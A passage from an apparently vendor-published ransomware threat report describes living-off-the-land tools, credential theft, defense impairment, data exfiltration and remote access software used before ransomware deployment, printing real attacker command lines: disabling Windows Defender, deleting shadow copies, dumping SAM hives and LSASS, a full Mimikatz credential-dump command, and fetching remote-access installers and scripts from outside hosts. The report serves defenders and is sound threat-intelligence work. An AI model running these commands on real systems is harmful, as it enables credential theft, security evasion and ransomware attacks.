  powershell "gwmi win32_process|?{$_.path -notmatch 'CSIDL_SYSTEM_DRIVE\win' -and $_.path -match ' '}|select -exp processid|foreach-object{taskkill /f /pid $_}"
  powershell "gwmi win32_service|?{$_.PathName -notmatch 'CSIDL_SYSTEM_DRIVE\win' -and $_.State -eq 'Running'}|select -exp Name|foreachobject{Stop-Service -force " $_"}"
  ```
- Turning off Windows Defender:
  ```
  cmd /c powershell -Command Add-MpPreference -ExclusionPath C:\*
  ```

PsExec

PsExec is a Microsoft Sysinternals tool for executing processes on other systems. The tool is primarily used by attackers to move laterally on victim networks, executing commands on other machines on the network.

An attacker can use PsExec to execute commands on another computer, leveraging the `-s` command line argument to run the process under the system account for elevated privileges. For example:

```
PsExec64.exe \\192.168.0.8 -s cmd.exe
```

Attackers can leverage PsExec to execute commands across multiple computers in a domain by specifying a wildcard (`\\*`) as the target. This wildcard instructs PsExec to run the command on all accessible computers within the current domain.

Furthermore, attackers can easily automate this process by scripting PsExec commands to target specific machines of interest. Such scripts can loop through a list of target systems, enabling attackers to scale their operations efficiently across the network.

WMI

Windows Management Instrumentation (WMI) is a Microsoft framework that provides a command-line interface for managing data and operations on Windows-based operating systems. WMI scripts can be used for automating routine administrative tasks on remote computers on a network more efficiently. However, attackers commonly leverage WMI to execute commands on remote computers, enabling lateral movement, system enumeration, and persistence while blending into legitimate network activity.

Examples of malicious WMI use:

- Disabling security:
  ```
  wmic product where name=[REMOVED] Endpoint Protection" call uninstall /nointeractive
  ```
- Terminating processes:
  ```
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%ADAPAgentService%'" delete
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%AFD2DMonitor%'" delete
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%ARCUpdate%'" delete
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%AdskAccessCore%'" delete
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%AdskAccessServiceHost%'" delete
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%AdskAccessUIHost%'" delete
  "CSIDL_SYSTEM\wbem\wmic.exe" process where "name [REMOVED] '%AdskIdentityManager%'" delete
  ```
- Deleting shadow copies:
  ```
  "CSIDL_SYSTEM\wbem\wmic.exe" "CSIDL_SYSTEM\wbem\wmic.exe" shadowcopy delete /nointeractive
  ```

Reg

Reg (`reg.exe`) is a Windows-native command-line tool designed for managing the system registry on local or remote computers. Attackers often abuse this utility to edit the registry to enable a variety of malicious activities such as credential dumping, downgrading security features, and facilitating remote access, among others.

Examples of malicious Reg use:

- Dumping SAM, Security, and System hives:
  ```
  reg.exe save hklm\sam CSIDL_PROFILE\appdata\local\temp\2\kpjrsk
  reg.exe save hklm\security CSIDL_PROFILE\appdata\local\temp\2\dnzsvkjffwh
  reg.exe save hklm\system CSIDL_PROFILE\appdata\local\temp\2\awhfgmsq
  ```
- Disabling Windows Defender:
  ```
  reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v
  "CSIDL_WINDOWS" /d 0 /t REG_DWORD /f
  reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t
  REG_DWORD /d "1" /f
  reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
  ```
- Adding a user account to Winlogon:
  ```
  reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
  /t REG_SZ /d [REMOVED]\[REMOVED] /f
  reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
  /t REG_SZ /d support3 /f
  ```
- Disabling LSA protection:
  ```
  reg add HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD
  /d 0
  ```

Net

Net (`net.exe`) is a Windows-native Microsoft tool designed to manage network resources such as file shares, printers, and user accounts. Attackers frequently use it for network discovery, enumeration of shared resources, and the creation of unauthorized user accounts.

Examples of malicious Net use:

- Creating a new user called john and assigning it the password of W@terpig@!:
  ```
  CSIDL_SYSTEM\net1 localgroup [REMOVED] john /add
  CSIDL_SYSTEM\net1 user [REMOVED] W@terpig@! /add
  ```
- Listing groups in a domain:
  ```
  "CSIDL_SYSTEM\net.exe" group /domain Domain [REMOVED]
  ```

DISM

Deployment Image Servicing and Management (DISM) is a Microsoft command-line tool used for managing and repairing Windows images, including system updates and component configurations. A feature of the tool is that it can be used to enable or disable Windows features, making it a valuable tool for legitimate system maintenance. However, attackers are increasingly abusing DISM to disable security features such as Windows Defender in an effort to pave the way for further exploitation:

```
"CSIDL_SYSTEM\dism.exe" /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /
quiet
```

Esentutl

Esentutl is a Windows command-line tool that provides database management utilities for the Extensible Storage Engine, which supports applications such as Active Directory and Microsoft Exchange. It can be abused to extract sensitive information such as browser credentials:

```
esentutl.exe /y "CSIDL_PROFILE\appdata\local\google\chrome\user data\default\login data" /d
"CSIDL_PROFILE\appdata\local\google\chrome\user data\default\login data.tmp
```

Vssadmin

Vssadmin is a Windows command-line tool that is used to manage Volume Shadow Copies, which are snapshots of system files and volumes. While typically used for system backups and recovery, attackers have leveraged Vssadmin to delete Shadow Copies, deleting backup data that may aid in recovery after an attack:

```
vssadmin delete Shadows /all /quiet
```

Vssadmin can also be used to resize the storage allocation. Resizing may limit the space allocated for Volume Shadow Copies, potentially preventing more from being created, further disrupting recovery efforts.

SC

SC (`sc.exe`) is Windows-native command-line utility that can be used to manage services on a system. It allows administrators to control and configure a service through the service control manager. It can be used to create entries for a service, change service parameters, and start or stop services.

The following example shows how an attacker used service control to change the privileges for a driver, enabling it to run in kernel mode. This utility is typically used by attackers to gain deeper system control to disable security services such as antivirus protection:

```
sc config UpdateSVC type=kernel
sc create UpdateSVC binPath="CSIDL_SYSTEM\updatedrv.sys"
sc create UpdateSVC binPath="CSIDL_SYSTEM\updatedrv.sys" type=kernel
```

Icacls

Icacls is a Windows-native command-line tool that is used to display or modify discretionary access control lists on specified files and directories, essentially providing control over file and folder access permissions. It is a powerful utility for managing security settings on a system.

The following example shows how attackers used icacls in an attempt to disable Windows Defender. The commands grant all accounts read/write/modify permissions to Windows Defender files, potentially allowing the attackers to manipulate and further degrade the security of the system:

```
icacls "CSIDL_COMMON_APPDATA\microsoft\windows defender\platform\[VERSION_NUMBER]\mpcmdrun.exe" /
grant Everyone:(F)
icacls "CSIDL_COMMON_APPDATA\microsoft\windows defender\platform\[VERSION_NUMBER]\msmpeng.exe" /
grant Everyone:(F)
icacls "CSIDL_COMMON_APPDATA\microsoft\windows defender\platform\[VERSION_NUMBER]\nissrv.exe" /grant
Everyone:(F)
icacls "CSIDL_COMMON_APPDATA\microsoft\windows defender\platform\[VERSION_NUMBER]\x86\mpcmdrun.exe"
/grant Everyone:(F)
icacls "CSIDL_SYSTEM\securityhealthservice.exe" /grant Everyone:(F)
icacls "CSIDL_SYSTEM\securityhealthsystray.exe" /grant Everyone:(F)
```

Other Frequently Used Living-off-the-Land Tools

BITSAdmin: A Microsoft tool that can be used to create, download, or upload jobs and monitor their progress.

Certutil: A Microsoft Windows utility that can be used for various malicious purposes, such as to decode information, to download files, and to install browser root certificates.

Findstr: A Windows tool that searches for patterns of text in files.

Mshta: A Microsoft Windows component that executes HTML Application (HTA) files. Attackers may abuse it for proxy execution of malicious files through a trusted Windows utility.

Netstat: A Windows command-line tool that can be used to display active TCP connections, ports where the computer is listening, Ethernet statistics, the IP routing table, and IPv4 and IPv6 statistics.

Ntdsutil: A Windows command-line tool that provides management facilities for Active Directory Domain Services and Active Directory Lightweight Directory Services.

ProcDump: A Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps, but it can also be used as a general process dump utility (see Credential Access (TA0006) and Privilege Escalation (TA0004)).

Process Explorer: A Microsoft Sysinternals tool that provides the functionality of Windows Task Manager along with features for collecting information about processes running on a system.

Process Monitor: A Microsoft Sysinternals tool used to monitor and display in real-time all file system activity on a Microsoft Windows or Unix-like operating system.

PsInfo: A Microsoft Sysinternals tool used to discover system information.

PsKill: A Microsoft Sysinternals command-line tool used to terminate Windows processes on local or remote Windows systems.

Quser: A Windows command-line tool that can be used to display information about logged-in users on a machine.

Query (query.exe): A Windows tool that can be used to display information about processes, sessions, and Remote Desktop Session Host servers.

Schtasks: A Microsoft tool used for managing scheduled tasks.

SDelete (Secure Delete): A Microsoft Sysinternals tool that allows the user to delete one or more files or directories, or to cleanse the free space on a logical disk.

Taskkill: Windows command-line tool that can be used to end one or more tasks or processes.

Tasklist: A Windows tool that shows a list of currently running processes on the local computer or on a remote computer.

Credential Access and Theft

Credential access is a major component of ransomware attacks. It allows the attacker to move laterally across the network to other machines, compromise additional systems, and potentially elevate their privileges. There are a variety of tools and techniques employed by attackers, and they are changing all the time. Attackers quickly adapt in response to any roadblocks that they may encounter, by leveraging alternative tools and tactics to achieve their objectives.

Techniques

Brute force: Perhaps the least sophisticated method of obtaining credentials is the brute-force attack, where the attackers make multiple login attempts using a list of commonly used or default username and password combinations. Although less frequently seen than previously due to mitigations introduced to combat this tactic (such as permitting only a limited number of login attempts within a specified period), brute-force attacks are still attempted by some attackers.

One recent example was when attackers using the Play ransomware, utilized a tool called PlusBrute to brute-force login on targeted machines. The tool used a file named `u.txt` as a username list and a file named `p.txt` as a password list and attempted to log in using the Windows LogonUserW API function. The tool recorded the result of valid username/password combinations to a file named success.txt.

Valid accounts: The most straightforward means of accessing credentials is sourcing credentials for valid accounts. These may be default or stolen credentials that have been obtained by the attackers from past data breaches. According to CISA's Risk and Vulnerability Assessments for 2023, for initial access, attackers were most successful when targeting valid accounts using methods such as stolen/cracked/brute-forced credentials or using default credentials of systems to gain entry. These techniques were used in 41% of successful attacks.

Ransomware operators generally do not obtain credentials directly, instead they often source access from initial access brokers (IABs) who specialize in compromising and selling access to various networks. Access may include credentials for active RDP or VPN sessions, or other footholds with persistent access already established. Using IABs saves a lot of time and effort, and provides a stealthy way for attackers to enter a network and deploy ransomware, reducing the risk of being detected.

Pass-the-hash: Credentials obtained by attackers during attacks are often not plain-text username/password combinations. To validate entered passwords without actually storing clear-text passwords to validate against, many systems will store encrypted, hashed versions of credentials. An input password will be verified using the same hashing algorithm, and if the two hashes match, it will be accepted as valid.

If an attacker can obtain the hashed version of a password, it can be submitted for authentication, bypassing the need for a clear-text password.

Pass-the-ticket: Similar to pass-the-hash, pass-the-ticket attacks leverage weaknesses in the Kerberos authentication protocol, where authentication is performed by what is known as a Kerberos ticket. The protocol avoids the need for the retention of plain-text passwords and has additional safeguards in place in the form of time limitations for ticket validity. However, if an attacker succeeds in stealing or creating a valid Kerberos ticket, they can then use it to authenticate themselves. Some classes of Kerberos tickets can afford a greater level of privileges for attackers. For example, by acquiring a Kerberos ticket-granting ticket, also known as a golden ticket, an attacker can use it to authenticate themselves for any account in the Active Directory.

Tools

ProcDump: ProcDump is a Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps. It can also be used as a general process dump utility. Attackers may leverage it to access credentials that are stored in the process memory of the Local Security Authority Subsystem Service (LSASS) by creating a memory dump of the LSASS process. For example:

```
CSIDL_COMMON_APPDATA\procdump.exe -accepteula -r -ma lsass.exe
```

The memory dump can then be mined by the attackers for hashed passwords or Kerberos tickets.

Mimikatz: By far the most frequently used tool for credential theft is Mimikatz. The tool was created in 2011 and was originally intended as a proof of concept to show a vulnerability in Windows where both an encrypted copy of a password and the decryption key were simultaneously held in memory.

While Microsoft introduced mitigations for this technique many years ago, Mimikatz has evolved, progressively introducing additional functionality and incorporating new techniques to not only obtain credentials but to also run those credentials against targeted systems. For example, it can be used to both steal hashed passwords and perform pass-the-hash authentication. Likewise, it can be used to steal sufficient information to create valid Kerberos tickets and then use those tickets to authenticate.

The tool is popular with attackers since it is publicly available and open-source, meaning that it is relatively easy to modify and create a new, unique version that could be less likely to trigger defenses.

```
\Mimik\x64\mimik.exe "privilege::debug" "sekurlsa::bootkey" "token::elevate" "event::clear" "log
.\!logs\Result.txt" "sekurlsa::logonPasswords" "vault::cred" "lsadump::secrets" "lsadump::cache"
"lsadump::sam" exit
```

The previous text is an example of Mimikatz usage in a recent ransomware attack. The attackers renamed the executable from `mimikatz.exe` to the slightly less obvious `mimik.exe`. They opted to run multiple commands using a single command line. Multiple commands are supported, provided they are separated by quotes.

The syntax Mimikatz uses for commands is to enter the command's module followed by two colons and the command name.


1. `privilege::debug – Elevates privileges by requesting the debug privilege.`
2. `sekurlsa::bootkey – The sekurlsa module can be used to extract credentials from LSASS. In this case, the command sets the SecureKernel Boot Key and tries to decrypt LSA isolated credentials.`
3. `token::elevate – The token module can be used to check, steal, manipulate, and impersonate Windows tokens. The elevate command is used to impersonate a token. If executed without a command-line argument, it will impersonate the token from SYSTEM.`
4. `event::clear "log .\!logs\Result.txt" – This command clears a specified log file, in this case one named Result.txt.`
5. `sekurlsa::logonpasswords – In this case, the sekurlsa module will list all available credentials from dumping the LSASS, including recently logged on users.`
6. `vault::cred – The vault module is used to extract credentials from the Windows Credential Manager, aka the Windows Vault. The cred command is used to enumerate all credentials found in the vault.`
7. `lsadump::secrets – The lsadump module is used to dump information from the Local Security Authority (LSA) and Security Account Manager (SAM) databases. The secrets command is used to get the SysKey to decrypt Secrets entries from both.`
8. `lsadump::cache – The cache command, is used to list Domain Cached Credentials from the registry.`
9. `lsadump::sam – The sam command dumps hashes from SAM.`
10. `exit – Will terminate the program.`

LaZagne: A publicly available, open-source tool, LaZagne incorporates much of the functionality found in Mimikatz, in addition to the ability to target macOS and Linux. In addition to targeting operating system credentials, it also contains functionality to extract credentials from web browsers, email clients, chat clients, and other applications.

KeyScout: A commercially available tool developed by Oxygen Forensics. Its legitimate use case is to aid incident response investigations, with the ability to collect artifacts and extract data from them, including credentials.

Nirsoft Tools: Attackers often deploy other third-party tools in ransomware attacks such as a suite of password recovery tools developed by Nirsoft. Nirsoft provides password recovery tools for a wide range of applications, including most major web browsers, along with various email and instant messenger clients. When these are used, they are often deployed in bulk, with the attacker dropping them all on the target's network and using them selectively.

Figure 7: Most Frequently Used Malware Families in Pre-ransomware Attacks, by Percentage of Attacks, 2024–2025



Impairing Defenses

A common tactic frequently deployed by attackers at present is the impairment of defenses, usually by attempting to disable antivirus or endpoint detection and response (EDR) products. Ransomware actors have added this step to their playbooks in a bid to evade detection prior to the deployment of a file-encrypting payload.

The use of impairment techniques and tools has risen markedly among ransomware actors over the past two years, most likely in response to vendors improving their ability to identify patterns of malicious activity that occur prior to ransomware deployment.

Vulnerable Drivers

By far the most frequently used technique for defense impairment is the BYOVD technique. Attackers will deploy a signed vulnerable driver to the target network, which they then exploit to elevate privileges and disable security software. Since the vulnerable drivers operate with kernel-mode access, they can be used to terminate processes, making them an effective tool for disrupting security measures.

In most cases, the vulnerable driver is deployed along with a malicious executable= which will use the driver to issue commands. These drivers are considered vulnerable, because it should not be possible to leverage them in this way. A correctly written driver will contain safeguards to ensure they only respond to legitimate requests from authorized software. However, when these drivers fall into the wrong hands, they effectively become tools for privilege escalation.

BYOVD is popular with attackers due to its effectiveness and reliance on legitimate, signed files, which are less likely to raise red flags. A wide range of drivers have been used in such attacks, with anti-rootkit drivers developed by security vendors being among the most commonly exploited.

The most frequently used BYOVD tools seen in the past two years are shown in the following list:

- TrueSightKiller: A publicly available tool that leverages a vulnerable driver named `truesight.sys`. The signed driver was originally developed to be used in RogueKiller Anti-Malware, developed by Adlice Software.
- Gmer: A rootkit scanner that can be used to stop processes.
- Warp AVKiller: A variant of a Go-based information-stealing threat called Warp Stealer. The tool only appears to be used to bypass security products. It uses a vulnerable Avira anti-rootkit driver to disable security products.
- KillAV: Malware used to deploy various vulnerable drivers for terminating security processes.
- GhostDriver: A publicly available tool that leverages vulnerable drivers to kill processes.

- Poortry (also known as BurntCigar): A malicious driver documented by Sophos that is frequently employed alongside a loader known as Stonestop. Unlike many drivers, Poortry may have been developed by attackers who then succeeded in getting it signed.
- AuKill: A tool documented by Sophos that uses an outdated version of the driver used by the Microsoft utility Process Explorer to disable EDR processes.

Living off the Land

In addition to deploying specific tools, attackers also leverage living-off-the-land techniques using common Windows utilities to disable security software. These tools are usually directed at disabling Windows Defender as shown in the following examples:

```
"CSIDL_PROGRAM_FILES\windows defender\mpcmdrun.exe" -RemoveDefinitions -All Set-MpPreference -
DisableIOAVProtection True

CSIDL_SYSTEM\cmd.exe" /c reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /
v DisableAntiSpyware /t REG_DWORD /d 1 /f

reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t
REG_DWORD /d 1 /f
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable

schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
```

Data Exfiltration

Ransomware actors now regularly steal data to perform double-extortion attacks, using the threat of leaking stolen data as an additional form of leverage.

While some attackers use malware for exfiltration, most of the time, attackers favor dual-use tools (legitimate software used by the attackers for the purpose of data exfiltration).

PowerShell: A Microsoft scripting tool that can be used to run commands, download payloads, traverse compromised networks, and carry out reconnaissance. In several ransomware attacks, the attackers executed specific commands to facilitate data exfiltration, including use of the Compress-Archive cmdlet:

```
powershell Compress-Archive CSIDL_PROFILE\public\[REMOVED]-fs CSIDL_PROFILE\public\[REMOVED]-fs.zip
```

Remote Desktop Protocol (RDP): A Microsoft-developed protocol that allows a computer to connect to and control another computer using client/server software. Attackers can attempt to enable RDP using a variety of techniques, including leveraging multiple living-off-the-land tools. Once RDP is enabled, it allows the attackers to use any number of dual-use tools that leverage the RDP protocol.

For example, an attacker may attempt to enable RDP by simply modifying a registry key:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /
d 0 /f
```

The attacker may also attempt to create a firewall rule to specifically allow all incoming RDP connections using a network shell (netsh) command:

```
netsh advfirewall firewall add rule name=[NAME] RemoteDesktop" dir=in protocol=TCP localport=3389
action=allow
```

Rclone: An open-source tool that can legitimately be used to manage content in the cloud but has been seen being abused by ransomware actors to exfiltrate data from victim machines.

Cobalt Strike: An off-the-shelf tool that can be used to execute commands, inject other processes, elevate current processes, impersonate other processes, and upload and download files. It ostensibly has legitimate uses as a penetration-testing tool but is invariably exploited by malicious actors. Cobalt Strike is often used for data exfiltration, with attackers leveraging Cobalt Strike's Beacon payload to establish covert communication channels with compromised systems, allowing them to exfiltrate sensitive data stealthily. The tool's ability to mimic normal network traffic and blend in with legitimate activity enables attackers to surreptitiously transfer valuable information from compromised networks.

AnyDesk: A legitimate remote desktop application. By installing the application, attackers can obtain remote access to computers on a network. Malicious use of AnyDesk is now a well-known TTP, and in some cases attackers will attempt to avoid raising suspicions by renaming the AnyDesk executable to something that may appear more innocuous, a technique known as masquerading.

Splashtop: A family of legitimate remote desktop and remote support software developed by Splashtop Inc. Enables users to remotely access computers from desktop and mobile devices.

ScreenConnect (formerly ConnectWise): A remote desktop application tool by ConnectWise, which is used to enable remote access to computers.

WinRAR: An archive manager that can be used to archive or ZIP files. Attackers have used WinRAR and similar utilities (for example, 7-Zip) to prepare files for exfiltration:

```
cmd /u [REMOVED] CSIDL_COMMON_APPDATA\rar.exe a -dh -hp[REMOVED] -m5 CSIDL_COMMON_APPDATA\1.rar
CSIDL_COMMON_APPDATA\1.txt > CSIDL_COMMON_APPDATA\log.txt
```

Robocopy: A command-line file-transfer utility for Microsoft Windows. An attacker can use command-line arguments to specify in granular detail what they wish to transfer. For example, the following command specifies that data with preserved timestamps should be transferred, including contents of subdirectories, excluding files present at the destination but not at the source, with no retries on failed copies, excluding files listed in the predefined list:

```
robocopy . "CSIDL_SYSTEM" /COPY:DT /E /XX /R:0 /W:0 /NP /XF RunFileCopy.cmd /IS /IT
```

TeamViewer: A legitimate remote access and collaboration application. It and similar tools are often used by attackers to obtain remote access to computers on a network.

MegaSync: A synchronization tool for the Mega file-hosting platform.


FileZilla: An open-source FTP client and server available for Windows, Linux, and macOS.

WinSCP: A legitimate SFTP and FTP client for Microsoft Windows.

s5cmd: Open-source tool for high-speed exfiltration to S3 buckets.

Restic: A publicly available data backup tool.

Figure 8: Most Frequently Used Dual-Use Tools, by Percentage of Attacks, 2024–2025



Remote Access Software

In recent years, there has been an explosion in the number of legitimate tools being leveraged by malicious actors. While a wide array of software is used, perhaps the most common class of tools being used currently are remote access/remote desktop and RMM software.

Remote access tools have a legitimate use case for applications such as tech support or remote working. However, from an attacker's perspective, they effectively provide a backdoor into a machine, allowing the attacker to issue commands, download additional software, and exfiltrate data. RMM software is used for managing machines on a network and rolling out new software or software updates. Attackers can leverage the same functionality to deliver malicious tools, including ransomware payloads.

AnyDesk

AnyDesk is a popular remote access tool that is used legitimately by IT professionals to remotely connect to their clients' devices to help with technical issues. Like the other remote access tools mentioned in this paper, AnyDesk has been used extensively in pre-ransomware activity that has led to the deployment of ransomware, including AvosLocker, Monster, Noberus (also known as BlackCat), BlackByte, and Lunamoth.

Atera

Atera is used as a remote monitoring and management tool. It can monitor the performance and health of Windows and Mac devices, printers, servers, routers, and more. It is used by attackers for remote access and has frequently been observed being used in pre-ransomware activity. Atera has been used in attack chains that have led to the deployment of ransomware, including Lunamoth, BlueSky, Ransom Cartel, Conti, and Royal. It has also been used alongside tools such as Bumblebee Loader and BazarLoader.

It is frequently used for providing persistent, stealthy remote access to victim machines. Atera was one of the tools deployed by the Conti ransomware actors who carried out a high-profile, long-running, and disruptive attack on the Costa Rican government in 2022. The attackers planted Atera on hosts with less user activity where they also had administrative privileges. These served as backup access points in case the Cobalt Strike Beacons they had deployed across the network at that point were discovered. Cybercriminals commonly use Atera as a secondary access channel into networks.

ScreenConnect

ScreenConnect (formerly ConnectWise) is a remote desktop software that has been widely used in pre-ransomware activity in recent times. It can legitimately be used for remote monitoring and management, backup and disaster recovery, and more. It has been used alongside ransomware, including Royal, AvosLocker, Noberus, and Yanluowang. It has also been used for pre-ransomware activity alongside the Bumblebee Loader malware.

An attack that occurred in February 2023 saw attackers deploying the Royal ransomware leveraging ScreenConnect. In that campaign, the attackers exploited the ProxyNotShell vulnerabilities (CVE-2022-41040 and CVE-2022-41082) in an Exchange Server for initial access. They then executed a PowerShell command to download and execute Cobalt Strike Beacon and ScreenConnect. Later in the attack chain, the threat actors dumped the LSASS memory using a dumper tool that had the filename `dd.exe`, before deploying the ransomware.

In the following commands issued during that campaign, we can see that ScreenConnect appears in the process lineage. It was leveraged to run these commands, which executed the LSASS dumper tool (`dd.exe`), and AdFind which was also used in this attack:

```
dd.exe --dc [REMOVED] --output CSIDL_COMMON_APPDATA\dd.txt

CSIDL_SYSTEM\cmd.exe<-CSIDL_SYSTEM\rundll32.exe<-CSIDL_SYSTEM\cmd.exe<-
CSIDL_PROGRAM_FILES\screenconnect client (286ae1f34d58a3c3)\screenconnect.clientservice.exe<-
CSIDL_SYSTEM\services.exe<-CSIDL_SYSTEM\wininit.exe
adfind.exe -f "objectcategory=computer"
```

PDQ Deploy

PDQ Deploy is a software deployment tool that legitimately allows system administrators to silently install almost any application or patch to multiple Windows computers simultaneously. It can be used by malicious actors to deploy custom scripts and has been used in campaigns where ransomware, including Ransom Cartel and Avoslocker, has been deployed.

In activity seen by Symantec in May 2022, at least one affiliate of AvosLocker was installing PDQ Deploy on victim machines and then using it to drop PowerShell Empire. This tool would then execute malicious PowerShell commands on multiple computers on victim networks to deploy the AvosLocker ransomware.

PowerShell Empire is a publicly available penetration-testing framework often used by attackers because of its ease of use and the fact that they do not have to run `powershell.exe`, potentially bypassing any PowerShell-based security measures. In this incident, there was also some evidence to indicate that PowerShell Empire may have also been used to run a second script, which executed the credential-dumping tool Mimikatz.

In the following example, we can see PDQ Deploy being used to execute PowerShell commands to drop PowerShell Empire onto victim machines:

```
powershell.exe -ep bypass -c "get-content \\10.0.1.12\test\a.ps1|out-string|iex"
```

MeshAgent

An open-source RMM tool which runs on remote devices and connects to a server known as MeshCentral. A growing number of ransomware actors have begun using MeshAgent as an alternative to more well-known tools in a bid to evade detection.

RustDesk

RustDesk is a remote access and control solution that is marketed as an alternative to AnyDesk and Splashtop.

In a July 2025 attack involving the LockBit 3.0 ransomware, the attackers used BITSAdmin to download a RustDesk installation package from a suspicious IP address:

```
bitsadmin /transfer debajob /download /priority normal http://47.109.200[.]130/rustdesk-1.4.0-
x86_64.msi CSIDL_SYSTEM\inetsrv\rustdesk.msi
```

This may have been unsuccessful, because the attackers then used cURL to download a different version of RustDesk from an Iranian website.

```
curl -OL http://rustdesk[.]ir/dn/rustdesk-1.3.9-x86_64.msi
```

They then ran a command to install RustDesk silently, without restarting and placing it in the programs folder:

```
"CSIDL_SYSTEM\msiexec.exe" /i "CSIDL_SYSTEM\inetsrv\rustdesk.msi" /qn /norestart
```

The attackers then ran a command to retrieve the RustDesk client's unique ID for remote connections.

```
"cmd.exe" /c "CSIDL_SYSTEM_DRIVE\program files\rustdesk\rustdesk.exe" --get-id
```

Finally, they ran commands to verify hardware encoding support, check server settings for self-hosted mode, and installed RustDesk as a persistent Windows service.

```
"CSIDL_SYSTEM_DRIVE\program files\rustdesk\rustdesk.exe" --check-hwcodec-config
"CSIDL_SYSTEM_DRIVE\program files\rustdesk\rustdesk.exe" --server
"CSIDL_SYSTEM_DRIVE\program files\rustdesk\rustdesk.exe" --service
```

Defense and Protection: How Symantec and Carbon Black Guard against Ransomware Attacks

Most ransomware attacks are sophisticated, multi-stage intrusions. Symantec® and Carbon Black® solutions provide complementary, layered defenses that address every stage of the attack chain from initial access to data exfiltration and encryption.

Recent, independent testing by SE Labs found that both Symantec Endpoint Security Complete and Carbon Black Cloud achieved perfect AAA ratings, detecting and blocking 100% of attacks from 15 ransomware families with no false positives.

Initial Access (TA0001)

Ransomware attackers gain access through a variety of infection vectors. The three principal vectors at present are:

- Exploitation of vulnerabilities in public facing applications
- Use of valid (stolen, weak, or default) credentials
- Spear-phishing emails containing malicious attachments or links.

